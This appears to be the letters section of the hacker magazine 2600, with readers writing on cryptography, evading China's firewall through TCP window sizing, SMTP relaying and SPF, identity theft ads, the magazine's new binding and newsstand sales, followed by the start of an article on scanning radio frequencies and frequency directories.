It sure wouldn't be a short story. The thing about starting a magazine is that it takes a really long time to develop from scratch. We began very small and grew to a size we were comfortable with. That's the most important bit of knowledge we can share with any new publication. If you start too big, you will burn yourselves out and go broke in the process. That's assuming you aren't already big with lots of money to invest. But then you're not really a zine. The key is patience and determination, coupled with a good dose of insanity. We wish you luck and look forward to seeing what you come up with.

Following Up

Dear *2600:*

I just realized upon Googling my past screen names that a letter I wrote a while ago was published in your magazine but I didn't receive my free subscription! This is probably because I stopped checking my last email address and moved on to other emails.

Marcio

It's also probably because we don't offer free subscriptions for letters. Look at how many letters we get! We would go bankrupt extremely fast. We offer free subscriptions for articles, which generally go into far more detail than letters. If, however, you were to send us a two paragraph article and expect a free subscription for that (as many do), it would likely get converted into a letter if it were to get printed at all.

Dear *2600:*

Just a quick update to the article "Hacktivism in the Land Without a Server." I've heard from someone who went all the way through that you'll have to enter a non-zero quantity in the form of a javascript variable or Paypal refuses to carry out the transaction. However, $0.01 is enough to satisfy it.

\8/

Dear *2600:*

This is directed towards Dale Thorn regarding his article "Algorithmic Encryption Without Math."

It's good that you've taken an interest in cryptography and I hope you will continue and learn. With that in mind, this is not intended as an attack. I too invented "brilliant" encryption schemes in my youth only to eventually learn that good encryption is hard for a reason. I'm not an encryption expert, but someone like Bruce Schneier is unlikely to respond to you because he's seen these classic mistakes a gazillion times, so you're stuck with me.

I'm working from your description, rather than your code. Let's see, where to begin?

One Time Pads (OTP) are considered unbreakable because there is no determinable relationship between the clear text and the cipher text as long as it's *only used once*. Hence, One Time Pad. The reason one time pads are not commonly used is that the pad must be securely delivered through separate channels. This can be a PITA. Your approach of generating a pseudo random transposition array requires that the recipient also have the array via similar PITA channels, plus by using it more than once, you negate its potential value as a One Time Pad. All pain, no gain!

Your reference to using other parameters, such as filenames, to foil predictability is good. This is called a "salt." The purpose of a salt is to defeat "Rainbow Tables." Without a salt, one can pre-generate billions of possible clear text to encrypted text relationships in advance over a period of months or years so that when you need to actually break a message, a simple lookup into your Rainbow Table can break it in seconds because the brute force was already done in advance. Even with a salt, it has to be done right to be fully effective. Microsoft got it wrong with their Office line, so you're in good company. Last but not least on the subject of salt, the security it brings is strictly aimed at Rainbow Tables. It does not add to the effective key space, i.e., make encryption

stronger, because by its nature the salt is a known and knowable value.

Now to the heart of your approach: You've defined a transposition function via your pseudo random array such that:

```
CLEARTEXT_A -> TRANSPOSITION_1 ->
ENCRYPTION_X
```

Let's stick within upper case English for ease of discussion. So you may have something like this:

```
"A" ->TRANSPOSITION_1 -> "X"
"B" ->TRANSPOSITION_1 -> "N"
```

This is a valid encryption scheme. It even has a name. It's called a Caesar cipher. It dates back to at least the time of Julius Caesar and is what most puzzle books use for fun these days. Now to be fair, you can work in a larger space than A to Z, but that's a simple linear growth that will make it awkward for humans with pencil and paper, but isn't a significant key space difference.

Your next addition is to support multiple level encrypted encryptions with `TRANSPOSITION_2, TRANSPOSITION_3, ..., TRANSPOSITION_n.` You state that it's necessary to know each transposition (password or passnumber) and the order they were used so that it can be reversed. That's incorrect as far as the attacker is concerned. You use this information as a straightforward way to reverse your algorithm and decrypt. However, the attacker could care less about your passwords and order. He only needs to break the cipher, and that's not the same thing!

The reason is because there exists a `TRANSPOSITION_x` that is the result of all of your previously applied transpositions. In mathematical terms, this is called a group. The net effect is that multiple level encryptions in your technique add absolutely nothing to the encryption security.

Let's continue the above example by running it through two more layers of your encryption.

Password 2

```
"X" ->TRANSPOSITION_2 -> "F"
"N" ->TRANSPOSITION_2 -> "Q"
```

Password 3

```
"F" ->TRANSPOSITION_3 -> "M"
"Q" ->TRANSPOSITION_3 -> "G"
```

Now where you would reverse "M" to "F" to "X" to get "A" because you know the sequence and the keys, as the attacker, I'm left with the following puzzle:

```
"A" ->TRANSPOSITION_x -> "M"
"B" ->TRANSPOSITION_x -> "G"
```

This is the same Caesar cipher as before! The transposition array is unknown, but it was unknown before so multiple encryptions added nothing to the security. It's still just a Caesar cipher! By breaking it, I implicitly produce the `TRANSPOSITION_x` array that you never actually used, but is the mathematical equivalent of your n-level encryptions, but all in one step.

Again, please don't take this as an attack. I've lost track of the number of things I've invented only to discover I'd been beaten to it, sometimes by hundreds of years. Learn and get better.

Dave

Dear *2600:*

I would like to add another technique to Tokachu's article "The Not-So-Great Firewall of China." This is a technical solution which should work for all network connections. It also doesn't require any modification of the TCP/IP software on the other end of the link, nor does it require any thought from the user once it's set up. Since the Chinese firewall is completely stateless, it won't catch a "forbidden word" which is split across multiple packets. The most reliable way to do this is to make your data packets really, really small. To make the remote computer send small TCP segments, tell your kernel to advertise a small window. On Linux, for example, this can be done with `setsockopt(socket, getprotobyname("tcp")->p_proto, TCP_WINDOW_CLAMP, &winsize, sizeof(int))` where winsize is an integer variable (not a constant!) containing the window size which you want to advertise, in bytes. The tcp(7) manpage says that "the [Linux] kernel imposes a minimum [window] size of SOCK_MIN_RCVBUF/2", defined to be 256 in ~kernel/include/net/sock.h. In any case, changing that line from 256 to 2 should be sufficient.

The most efficient strategy is to advertise a window one byte less than the shortest forbidden string you plan on using. Of course, using a ridiculously small window size comes with some penalties. Each five (or whatever) bytes of data will come with its own IP header (24 bytes) and TCP header (24 bytes). Further, every such segment must be acknowledged by the receiving end before the sender is allowed to send any more data, creating a round-trip delay. Assuming a window of five bytes, this inflates a three kilobyte (3072 byte) transmission into 615 round trips, requiring the sender to transmit 32,592 bytes and the receiver to transmit 29,520 bytes of acknowledgments, not including initial and final handshaking (SYN/FIN). The largest penalty, however, comes from the over 600 round trip times that have to pass for the transfer to complete, a slight increase over the less than ten round trips which would be required for the same transmission using larger (~1024 byte) segments.

I would also like to shill for the Museum of Communications (`http://www.museumofcommunications.org/`, +1 206 767 3012) in Seattle. They have what is probably the best collection of telephone equipment in the world. It's also one of the best places to blue box - the docents most likely won't object, so long as you don't break anything. They'd probably even be glad to help you, though don't expect to be able to dial outside. If you ask nicely you can read their amazingly comprehensive library of Bell System Practices. They've got multiple switches: a Number 1 Crossbar, a Number 5 Crossbar, a marginally functioning Number 3 ESS, and a rare Panel switch.

Duncan Smith

Dear *2600:*

"How to Get Around Cable/DSL Lockdowns" in 23:4 is mostly on the right track - you can indeed send SMTP from your ISP-hosted e-mail account through your home machine while on the roam using the method described (for most cable/DSL providers). You may even have good results in the short term. However, I wouldn't recommend it as a reliable long-term method for three reasons:

1) While it's true that many ISPs block inbound connections to port 25 of their dynamic subscriber IP pool, it's also true that (increasingly) many of them also block *outbound* connections from their dynamic IP pool to port 25 of remote hosts other than the ISP's SMTP servers. What that means is that your home SMTP server may or may not be able to deliver mail to remote hosts, depending on whether your ISP blocks those outbound connections. This isn't because your ISP is run by totalitarian bastards (although it may be); they're trying to keep spam bots from using their (and your) bandwidth. Thank them for this.

2) Most of the major spam filters out there (e.g., SpamAssassin) will assign a much higher score to any message relayed from a dynamic IP address. Most distributed spambot networks are running on unsecured home computers with dynamic IPs. What that means is that even if you think your message has been delivered, the receiver's spam filter may have dropped it on the floor because of the originating IP address. (This is true even if you're using a dynamic DNS server to give yourself a tidy-looking A record.)

3) On a related note, if you're sending from youraddress@example.org and example.org has a registered SPF record in DNS, your odds of getting through spam filters are diminished still further. As an example, ADELPHIA.NET has SPF set up as follows:

```
$ dig adelphia.net txt
;; ANSWER SECTION:
adelphia.net. 41456 IN TXT "v=spf1 mx
➥ip4:68.168.78.0/24 ip4:68.168.75.
➥0/24 -all"
```

What that means is that if you aren't in one of the two IP blocks listed above, you aren't authorized to send mail from *@adelphia.net, and any spam filter that checks SPF (which is increasingly common) is more likely to score your message as spam. (Sadly, Comcast just bought Adelphia, and it seems they either haven't heard of SPF yet or they can't keep track of their acquisitions fast enough to be bothered to keep an up-to-date SPF record for COMCAST.NET. See "totalitarian bastards" above.)

What to do? One of two things:

1) Configure your SMTP server to use one of your ISP's SMTP servers as a smart host. (In your Microsoft SMTP setup, go under `Delivery > Advanced` and enter your cable/DSL provider's SMTP server as your smart host. Do not check the box to attempt direct delivery first.) You'll then be relaying through your ISP's mail system and won't need to worry about any of the three things above.

2) Scrap the whole scheme and connect to your ISP's webmail service over HTTPS. That's why it's there.

Live long and hack on.

McViking

This raises a point among those of you who send us email from wacky places. Please be sure to not do something that's likely to anger a spam filter because there's often little way for us to detect it. That means avoiding the above, not using spam-like phrases ("make money fast!"), or sending weird attachments with no corresponding text.

Dear *2600:*

I was kind of disappointed that I sent you a high resolution picture of a payphone in Queens, New York and haven't even received any type of response.

Troy

We've been meaning to set up an auto-responder on the payphones@2600.com address to acknowledge receipt of submissions. But you should also know that we're looking for foreign payphones and, although Queens is the most multicultural county in all of the United States, it doesn't qualify as foreign. And there is certainly nothing exotic or mysterious about Verizon.

Gratitude

Dear *2600:*

As a listener to *Off The Hook* and subscriber to *2600,* I've been aware for a long time of how helpful you folks are. Recently I found another example while looking at the web page of my girlfriend's college:

"Need some assistance even quicker? Then you can call the Help Desk at extension 2600 from on campus, or from off campus at (800) xxx-xxxx, X 2600."

Glad you're there to help her out!

Barry

It would be fun to gather a list of the various offices/people that different extension 2600s connect to in various places. More fun if we can inspire people in charge to always assign that extension to something interesting.

Dear *2600:*

I am a 15-year-old sophomore high school student. I am a very faithful and loyal reader of *2600* and I would like to let you know some things that your magazine has accomplished in my life. When I was about 13 years old my father came to me and said something along the lines of "Alex! I found a 'hacker' magazine at Borders while looking at some PC ones. I know you're interested in that kind of stuff so I got it for you – here." I was absolutely thrilled to actually see a magazine about my main interest. Since then, your magazine has never failed to inspire and motivate me. For example, I started to tinker with electronic devices and use packet sniffers

to get a better understanding of how Internet interaction really works – all at the age of 14. I have gone so far between these two to three years that I'm amazed that it even happened. Since the *2600* writers usually use technical language to such a degree, it forces you to dig in and find out what they really mean. This is exactly what I did and it turned out to be a little humorous because your magazine was a bit too advanced for a 14-year-old to understand. I constantly read books and articles on computers and, more specifically, hardware, networking, protocols, packets, lockpicking, red boxing, etc. It has just been such an extraordinary journey these years that I felt compelled to write a letter to you guys praising your efforts for freedom of the mind and individual, privacy, and how we should never stop our thirst for knowledge and our curiosity about the world in general. I have learned much since my first copy and I wanted to tell you guys to not stop whatever you are doing. And yes, I do realize the hardships we are going through today concerning the absolute paranoia and abusiveness of the general public and the government themselves about the mere word "hacker." So, all in all, thank you guys for doing such a great job and keep it real.

Tr4/\/ce

And after reading all of the various horror stories involving parents, you must realize that you're quite lucky to have a father who supports your curiosity. We spend a lot of time pointing out the bad things around us so it's especially important to acknowledge the exceptions.

Thoughts

Dear *2600:*

I've been reading your journal for about two years. I am not a hacker, but probably could be with some spare time and the right resources.

My interest is mainly in the philosophy of *2600* and its concern with privacy, computer users' rights, and the corporate machines that invade privacy using services as a lure to log onto domains. Third party tracking is, in my book, corporate hacking of my personal computer. If I were doing the same to Google as they appear to have the right to do to me, I would in all probability be arrested. As a result, I ignore whatever they spew at me as far as marketing goes, partly because I'm vindictive, but more importantly because it isn't relevant to all my particular circumstances. Thus, I believe, the desire to create the big new crystal ball is a profoundly foolish idea, and the losers are small online retailers and local services who think Google is helping. But is it really?

We hear so much disinformation about everything that marketing information about marketing is merely propaganda. My prediction: online retail will build, but will also destroy, sectors of the economy. Is there a depression looming?

skoobedy

Dear *2600:*

First, let me get my nose brown here by saying your magazine is excellent.

Now that that's out of the way, I'm a 44-year-old male who did phreak back in the 1980s (using 950 numbers to call long distance BBSes) so I'm not squeaky clean here, but that was a youthful digression.

Having said that, I feel you are hypocrites. I'll explain: You say that hacking (or using vulnerabilities) in the system shouldn't be for gain. But in 23:2, you printed a letter from Zenmaster who wanted to know how to "hack into `Fastpass' machines" at Disney World. Yet, two pages before, you had a letter from Jeff who was replying to an earlier letter to Jack whose father wouldn't let him subscribe to *2600* because of the word "hacking." Jeff said to let Jack's father read the magazine. If I was Jack's father and saw the letter from Zenmaster, that would reinforce my beliefs about hacking, thereby perpetuating the myth about hackers being bad people. There are a lot of closed minds out there. We need to open them, not add dead bolts.

Computer Bandit

You generally don't open closed minds by keeping your mouth shut. And it would be wrong for us to restrict knowledge and tell people not to ask certain questions because there was no seemingly legitimate reason for asking. As far as we're concerned, there is always a legitimate reason: curiosity. And while we're not kidding ourselves into believing that there aren't lots of people with ulterior motives who could also benefit from such knowledge, if we help others learn how things work we're doing what we set out to do. Some parents get that. Many, sadly, don't. But we can't change who we are in order to appeal to people who don't like who we are. There's too much of that in our culture already.

Dear *2600:*

For several months now, a company has been running radio advertisements for their Identity Theft Protection Service (`http://www.lifelock.com`). Presumably they contact the major credit bureaus and place a call first lock on obtaining any new credit. This is all fine and dandy. As far as I know you can contact them yourself and do the same without trusting some third party company to protect your personal information.

The commercial has some dude saying: "My name is Blah Blah and my SSN is 123-45-6789..." and goes on to have a testimonial from another stating that they did not think the service would amount to anything when one night they got a call asking if they were applying for credit someplace....

The problem I see is that obtaining credit is not the only reason someone would want your identity. What about people seeking employment under assumed names? As I see it nobody puts a lock on what is reported to the IRS and Social Security. Presumably those agencies can detect fraud by noticing the filings are either somehow incorrect

where the name does not match the SSN and/or the address is different. But what about intentional acts intended to attack the individual? Let's say someone looks up the dude's address and verifies the name and SSN match this guy, uses a valid taxpayer ID number for, let's say their least loved company (i.e., Walmart), and files a 1099 to the IRS, state treasury, and his actual residence. How is this guy and the target company going to prove this is an incorrect filing? How would you feel if you received a 1099 that does not withhold any taxes stating that you had earned $20 million this past year contracting for a company you didn't?

What a mess!

Exo

We'll likely get a whole lot of mail from accountants who will explain how this all works. We find the LifeLock approach interesting. On their website, the CEO of the company posts his real Social Security Number as proof of how secure he feels with their product. It almost sounds like a challenge....

Dear *2600:*

This is a response to anybody out there who thinks that hacking MySpace is a worthy pastime. I ask what purpose is there in this? There isn't any useful knowledge to be gained. As far as I can tell, the only information about me that can be gleaned by getting my password is maybe a password. No SSN, no financial credit. And also, why are they using the portal pages? That was something I thought about doing a long time ago when I didn't know what ethical hacking was, or was just bored. If people wanted to know more about MySpace, then do it in a manner that doesn't bloat my bulletins with silly posts about free ringtones. My two cents.

psion

Anytime someone says there isn't worthwhile information to be found in pursuing something, someone else always manages to come along and prove them wrong. The fact is that any bit of information we give up about ourselves is potentially a gateway to a whole lot of other information. That's why protecting anything that's private is so important and if there's a way of defeating this on any level, we need to know about it.

Dear *2600:*

I recently saw the following posted in MySpace:

"I just posted a bulletin about hackers hiding in our pictures. I followed the directions in the bulletin and found one picture that I had to delete. Here's the deal: Hackers are getting into our picture galleries and posting inappropriate pics behind our original pics. To find out if this happened to you, follow these steps:

Go to Edit profile. On the right hand side near the top, you have the option to view profile, etc. Click "Safe Edit Mode." Then click Images. If you see your caption, but a different picture, that pic needs to be deleted. To delete it, go to your home page. Click add/edit photos. Then delete the picture with the caption that had the wrong pic. When you're in add/delete pics, the pic you uploaded will show. It still needs to get deleted. The hacker has their pic hiding behind your original picture. Tricky lil people, eh!?

If only these people could use their smarts for good!! This world would be a happier place.

You should probably change your password after you delete the pics, just to be on the safe side."

Okay, I have seen this mentality for quite some time now having been into computer security for a while... the way that the "hacker" has become something of the ghost of a monster, lurking in the "back alleys" of the Internet, waiting to take your soul to Internet hell. It is regrettable that the media portrays this image and that all of us have just bought it without question, even when some of these same people that buy the image of the *evil hacker* pose as the open-minded and "watchers of the watchers," so to speak.

The name of the hacker has been bastardized from so many angles, yet the original intention of "hacking" was to improve security by *exploring vulnerabilities* and informing those in charge of our security about these vulnerabilities. Granted, any knowledge can be taken for ill purposes but that doesn't mean that we should abandon exploration for the sake of some strange "safety."

Perhaps these bulletins could just as easily have replaced the word "hacker" with "vandal" or "thief" and the message would contextually remain the same. But I suppose that by now the meaning of the word has been changed by our media (that incidentally will vilify anything with a marginal voice to obtain ratings, equaling ad dollars). First it was "witches," then "Turks" or "Jews," after that "communists" and "gays," and now "hackers" and "terrorists."

Maybe you could read up for the hour that it would take you to understand the most simple of security concepts that you could use to help protect yourself, instead of living in fear of some intangible threat that almost always is some young teenage kid who simply wants to have a little fun and cause some mischief. Kids have been doing that ever since humans have lived in a society.

Rev. Troy (SubGenius)

More so than an actual person engaging in mischief is the mere specter of someone engaging in behavior that our shrill-voiced minders convince us is cause for panic. In other words, we literally obsess over scenarios that aren't playing out but which one day in a worst-case scenario might.

It doesn't matter what story the media is reporting. If it has anything to do with computers, phones, credit cards, or technology in any sense, hackers will be the ones seen as the threat. Never mind that a bank has taken your private information and passed it around to all sorts of other entities without your permission. Never mind that they do this to millions of people every day. And never mind that they don't even bother to secure this

information properly and always wind up losing it or putting it in places where it becomes accessible to the entire world. All of that is irrelevant compared to the possibility that "hackers" will find this information and use it to make your life miserable. Hackers become the threat and the real guilty parties get to walk away and do the same things over and over. Most people understand this absurdity. It's our job to see that the media gets it too. Whenever such a story gets reported, those spreading it around need to hear from us letting them know in no uncertain terms that hackers are not the problem and, in many cases, they are the solution. Don't give in to their sloppy journalism by conceding their misuse of the word and renaming yourself as something else. That doesn't solve anything and eventually they'll just misuse any other words we come up with as well. It's a frustrating battle to be sure, but it's most certainly not a lost cause.

Incidentally, we don't believe the word "terrorist" has ever meant something non-evil, unlike all your other examples. That word, however, is being used far too commonly to describe things that barely would have attracted any attention in the past and which continue to cause no harm today.

The Format

Dear *2600:*

Regarding the latest format, here are some reasons why I don't like it:

1) Paper smells bad. When I've opened previous issues, there has been a noticeable absence in the aroma department. The current issue (23:4) smells like an old Xerox machine.

2) The paper has a bad gritty feeling, kind of like when you make your own toothpaste and forget to mash up the calcium pills enough. There's a sandy residue that just doesn't feel right.

3) I personally feel that the fold-n-staple binding is better than the glued binding. The staples will hold that sucker together for a long long time. In the glued version, the pages will fall out when I photocopy some of the better illustrations/hacks/how-to's into my personal collection of DIY articles. Also, some of the lettering is close to the spine and can be annoying to read.

If you went to this format due to costs, then I would definitely read it this way over not reading anything at all. However, if this was just an experiment, I'd like to put in my vote for "no" if there are actually votes being tallied.

But, most of all, thanks for always trying to be fresh and innovative.

Brian Heagney

This is the first we're hearing that we had a non-offensive aroma. Knowing this now we will figure out how to get it back. We'll also find out if there are any differences in the actual paper used. As for the binding, we've heard pros and cons on the new style. We do know it won't fall apart and that this style is used by many publications. This is something we don't have a choice in as it's the only kind of binding our new printer does.

Dear *2600:*

Did you try a new way of printing the magazine with the Winter issue? Because I liked it a lot better when you just stapled the pages of the magazine together. It was a lot easier to get the magazine to lay flat while you were reading it, which is something that is very important if you read while you're eating. Now, you have to practically tear the pages out if you want them to lay flat. If anything, the inside page margins need to be extended about half an inch, because with the magazine bound like this, you can hardly read the text on the inside edge of the pages. But I would say just go back to stapling the pages, it worked a lot better.

Jeff

We're aware of the problem with the margins and we apologize for any hardship that may have caused. As you can see, we've made them a bit wider for this issue. This is part of the growing pains involved when trying something new. There were others....

Dear *2600:*

I read in "Transition" that a new company is printing the magazines and I noticed that immediately because the binding had changed. But, whatever ink they are using is making its way to my fingers more than staying on the magazine front/back cover. It is leaving my fingerprints for anyone to admire on whatever I touch. I liked reading your magazine without having to feel like I had been processed at the police station when I'm done reading it. Could you talk to the printer about this? Are there other printers to consider?

Inked Fingers

Dear *2600:*

Just wanted to call your attention to the black ink used on the cover of the Winter 2006-2007 edition of *2600!* The ink rubs off!

I got my subscription in the mail, opened it, and accidentally left it on the counter after my lunch break. My flatmate came by and thumbed through it before I got back to it. By then there were black fingerprints on a few pages. (At first I thought it was a clever printing trick and then I thought it was sloppy work at the printer. But no, soon I noticed my hands were turning dark and the back cover had some places where the black ink was rubbed away (did they print it with dry erase ink?!).

I went by and warned my local small newsstand (Newsland) to put them in plastic baggies (when they get their shipment if it has the same ink problem) on the shelf to keep people from messing up the covers (making them unsellable). I'm sure someone will see the baggies and think they are

trying to restrict readers (like how they bag porn).

Adric

Let's just call that our special "fingerprint issue" and not speak of it again.

Dear *2600:*

I love this zine and all that comes with it. I remember the first time I just happened onto your pages in a bookstore. I have been engrossed ever since. Thanks for the insight, the commentary, and all that you and the writers do.

I remember when *Playboy* lost their staple binder. They too have been unstoppable ever since!

lroe8

Well then we're certainly heading down an interesting road.

Dear *2600:*

I like the new binding your magazine has now. I have a suggestion though. It would be nice to have the volume and issue number on the spine. A clever message or quote on the spine would be a nice touch also.

Jason

We'll consider our options now that we've finally grown a spine after 20 years.

Dear *2600:*

Please provide an index in the back of the magazine, or at the end of each article, of all URL's which appear in the articles. Sometimes I read about a URL and then I can't find which article it was in. You could even have the authors do the work for you as part of the submission guidelines, i.e., attach the list at the bottom of every article.

Just looking for a way to explore more of this great world you're creating. This would help make it easier.

Ian

This is a good idea, one which a number of our writers already engage in. We'll encourage the rest to follow suit.

Sales

Dear *2600:*

Opening the Winter 2006-2007 issue and reading the "Transition" editorial, I started thinking of ways to help out. Obviously I try and do my part by subscribing, but that just makes me one of (hopefully) many thousands. So, let's multiply the efforts of those thousands....

I have noticed a "Display Until" date on many magazines on newsstands and in bookstores. I assume this is the date that the unsold copies are destroyed. Does *2600* specify a certain date to keep unsold copies on the shelves until? If so, I suggest *2600* share that date with your readers, and we all can make a concerted effort to visit any newsstand selling *2600* on or just before that date. At that point, we should purchase as many of the remaining copies as we have the means to and distribute them to interested parties. They could be given out to friends, family, coworkers. Bring a stack to the local meeting and give them out to anyone who hasn't been able to get their copy, or any interested passersby who wonder what we are about. If we can clear out every unsold copy before the distributor/retailer can destroy them and charge *2600,* then we will be both saving *2600* money and "spreading the word" to many more individuals.

If this date is set by the retailer rather than *2600,* we all need to survey our local booksellers and newsstands and share this data with each other so we know when to make our purchases. Obviously we don't want to make it more difficult to locate a copy locally - only snatch up the spare copies just before destruction.

You say you exist to serve us, your readers. For that I thank you. Please let us know what we can do to help you accomplish this.

saiboogu

That's an incredibly generous idea on so many levels. Thanks for suggesting it. As for on sale dates, as of this issue we have finally attained a consistent schedule which should be easy to remember. Each new issue will be on sale on the "2600 Friday" (first Friday of the month) following a season change. So anytime it's the first Friday of a new season, you should be able to find the new issue at newsstands. In other words, this issue will be on sale on Friday, April 6 since that's the first Friday of the month following the start of spring (and we assume the previous issue will be taken off the shelves at around this time). The next issues will be on sale on July 6, October 5, etc. We intend to do whatever it takes to keep to this schedule.

Dear *2600:*

First of all, great magazine and keep up the good work. I buy your magazine at my local Barnes & Noble here in Orland Park, Illinois. I was skimming through the Winter 2006-2007 issue while waiting in line to purchase and saw a back cover photo related to Barnes & Noble and decided to show the cashier. He said they have to enter a price manually for each and every magazine. Makes sense. I have also noticed this in the past, since magazines can change prices regularly (including this one which went up this issue) unlike books which have the same price and don't go up each year or so.

CPeanutG

The UPC (bar code) has the price imbedded in it. Note that when our price changed, so did our code. So something isn't quite right with that explanation. In the case of Barnes & Noble - as it's been explained to us - if the magazine isn't scanned (or if the entire UPC isn't entered manually) the sale isn't credited to us. And we wind up paying a big percentage for any "missing" magazines. So if you ever get a receipt that doesn't display our name on it from the UPC database, we'd really like to know about it since that probably means (with this bookstore chain at least) that we're not getting credited.

Dear *2600:*

I just thought I would tell you guys when I bought my latest mag at my local Barnes & Noble the clerk there, who is also an avid reader, pointed out to me that that photo of the register is not a "glitch" because all magazines have to be manually entered. They scan the mag but enter the price. He said it was like this nationwide, according to the manager.

TwitcH

This also makes little sense to us since the price should be included in the UPC, at least in the States. But at least there's an indication that a sale of the magazine is being logged.

Dear *2600:*

As a man in my 60s I may be an exception to the norm. I didn't know how much *2600* cost before and I do not know what it costs now. When I see a new issue on the newsstand I buy it. The only way I would care about the price would be for it to get so high as to call itself to my attention. But for now the content is worth whatever you are charging. Hope you can hang on.

Johnson Hayes

We intend to and thanks for the support.

Dear *2600:*

When you were embroiled in the DeCSS lawsuit I thought that a good way to help you was to become a (vocal) lifetime subscriber. I now realize that I may be contributing to your economic woes at this point. So, is there any way I can contribute to your magazine (renew my lifetime subscription, if you will)?

Alfredo Octavio

Thanks for your concern but a lifetime subscription is just that: good for your (or our) entire lifetime. It's theoretically possible that if you died and then were brought back to life that you would then have to get a second subscription but you would likely also have to change your name and address since our computer would assume that you were still living your first life. You could lie to us and just say you're somebody you're not and we would never know. Or you could also make a lot of enemies by subscribing unwilling people to our magazine for their entire lifetime. Whatever you do, don't feel guilty. Our lifetime subscribers have been quite essential for our existence and we're glad you're a part of our family.

Dear *2600:*

I just received 23:4 today. I was surprised when you wrote two whole pages explaining why you had to increase the price. I think your magazine is still worth more than you charge. The information that is presented in the magazine is a true inspiration because it reminds me why consumerism and commercialism bite. The sharing of information is beautiful, and so often we get fed rubbish by greedy corporations that try to Fox their way into our minds.

So thank you so much for your magazine and you should never have to apologize to your readers for a modest price increase over the years. I can't think of any other magazine that charges what you do and can bring the same level of content. Wait until my son can start reading! You'll have another reader then.

Digit_01

We want to thank you and the many others who have written with words of support. We've been through some difficult times and we've faced a lot of challenges but it's the spirit of our readers that always comes through and makes it all worthwhile.

Dear *2600:*

What cost increase? I didn't even notice. If I compare the cost to learning/information ratio I am still getting more than my money's worth. I don't get through all of one issue before I buy the next. Your booklet and *PC Answers* out of England are the best buys on the market.

In reading your comments about why your prices go up, I want to let you know what happened to me on my last purchase.

First, the books were on a flat bottom shelf under tilted shelves. They are harder to see. If I were not specifically looking for it I would miss it.

Second, at checkout, your book was the only one of three that had to be manually entered. No waving the magic wand. Are they paying you? I don't know.

I do wonder how the new binding will hold up with me folding it all the way back for easier reading.

Keep up the good work.

Prof. Morris Sparks

Dear *2600:*

I've seen the issue of shrink mentioned in two issues of *2600* if I remember correctly. While reading "Transition" I realized that almost every time I've purchased a *2600,* including the latest issue, the cashier cannot get the bar code to scan and punches in the price manually. So far I've purchased a total of around eight to ten issues from Barnes & Noble, Borders, and Wegman's. I have my latest receipt which contains the following for my purchase:

```
Periodical
725274831586 64 PR N 6.25
```

This was from a Borders store. I'm not sure if that identifies it as a *2600* or not. If you think you guys are getting shafted on this one, I could send you the receipt. I don't know if any of this helps, but I figured it couldn't hurt to send a heads up.

F

In this case it appears the cashier punched in the UPC manually as those numbers match the ones which can be found on our Winter 2006-2007 issue. But we have to wonder if there is some sort of a fail-safe method to prevent the wrong numbers from being entered or, worse, no numbers at all. Our bar code is up to the industry standard and should work everywhere.

Stalking the Signals



by Tom from New England (aka Mr. Icom)

Having been an RF hacker for a couple decades, I'm glad to see an increase in interest among technological enthusiasts in the wonders that exploring the radio spectrum has to offer. Things have changed quite a bit since 1987 when I wrote my first article for *2600*. What a long, strange trip it's been.

One of the staples of the monitoring enthusiast was Radio Shack's *Police Call* frequency directory. No matter where you lived in the USA, you could walk into the McDonald's of electronics stores and have all the public safety records of your locale and a bunch of useful reference material at your fingertips. Later issues included a CD containing the whole country's public safety license data, selected businesses, and all the other extras that ensured Tandy Corp. received at least some of your hard-earned cash once a year. The most useful part of *Police Call* was something they called the Consolidated Frequency List. It told you what service was allocated to a particular frequency. With it, you could look up a frequency like 45.88 MHz and quickly find out it was allocated to the Fire Service for "intersystem" communications (that frequency by the way, happens to be the inter-county channel for New York State fire departments). Unfortunately *Police Call's* last edition was published in 2005. You still might be able to find a copy of the last edition at a local Radio Shack and it would be a worthwhile reference just for the Consolidated Frequency List.

The Internet has a number of sources for frequency data. The most popular site is *Radio Reference* at http://www.radioreference.com/. Originally a site for information about trunked radio systems, it's probably the biggest site of user-contributed frequency and radio system data on the Net. The second site is run by the FCC, and is commonly known by the nickname "Gullfoss." It is the *FCC General Menu Reports* page, which is the whole FCC license database. Its URL is http://gullfoss2.fcc.gov/reports/index.cfm. What I like to do is take the latitude/longitude coordinates of the location I'm staying at and do a "Location/Frequency (Range)" search off Gullfoss for a 5 to 15 mile radius from said location, depending on how populated it is. If you're in a place such as New York City, even doing a one-mile radius search will provide you with more frequency data than you'll initially know what to do with.

The problem with raw license/frequency data is that you could get a dozen frequencies for a specific agency or business and still have no idea what specific use the frequency has. The *Radio Reference* site can sometimes help with this, depending on how many active contributing scannists are in the area of interest. Despite the demise of *Police Call,* there are still numerous "local" frequency directories that may be available at your nearby radio shop. Those of you in the Northeast who want a nice complete printed directory to hold in your hands are blessed by the presence of *Scanner Master* in Massachusetts. Their web site is http://www.scannermaster.com/ and they sell some rather excellent detailed guides for the Northeast. Their *Southern New England Pocket Guide* is a constant monitoring companion of mine along with a well-used Moleskine pocket journal.

Readers of *2600* should be familiar with the Signal Stalker police scanners, since there have been a couple of articles published in previous issues. Many people have an interest in hearing signals in their immediate vicinity. Upon seeing someone nearby with a handheld radio, they wonder what the frequency is and what's being talking about. Back in the old days, we used handheld frequency counters like the $99 Radio Shack special, or a much more expensive Optoelectronics Scout. There were also "nearfield receivers" like the Optoelectronics R-10 Interceptor and Xplorer, but they too were beyond the financial reach of many hobbyists. The frequency counters worked OK, but you generally had to get within a hundred feet or so of the transmitter. You also had to contend with continuously transmitting high-power annoyances

such as broadcasters and pagers.

The Signal Stalker changed all that. Instead of carrying around both a frequency counter and a scanner, your scanner serves double duty. Annoying signals can be ignored, and you can immediately hear the signal upon detection. You can scan your usual frequencies and set it to alert you when something nearby keys up. You no longer have to get as close to a transmitter, as it can detect signals from 1000 feet away. And you could own a Signal Stalker for under $100. The ubiquitous model was the Radio Shack PRO-83 handheld. Now discontinued, it retailed for $120 but was often on sale for under $100. You still might find one at the clearance price of $70. Its lesser-known twin is the Uniden BC-92XLT. Uniden refers to the near-field reception feature as Close Call, but it works the same way as Radio Shack. Other than some minor firmware differences, they are the same unit. A certain infamous retail store chain from Arkansas has it in the mobile electronics department for only $99.99. There are also higher-end Signal Stalker/Close Call scanners available that have extra features such as trunk tracking, P25 reception, and continuous 25-1300 MHz (minus cellular) frequency coverage.

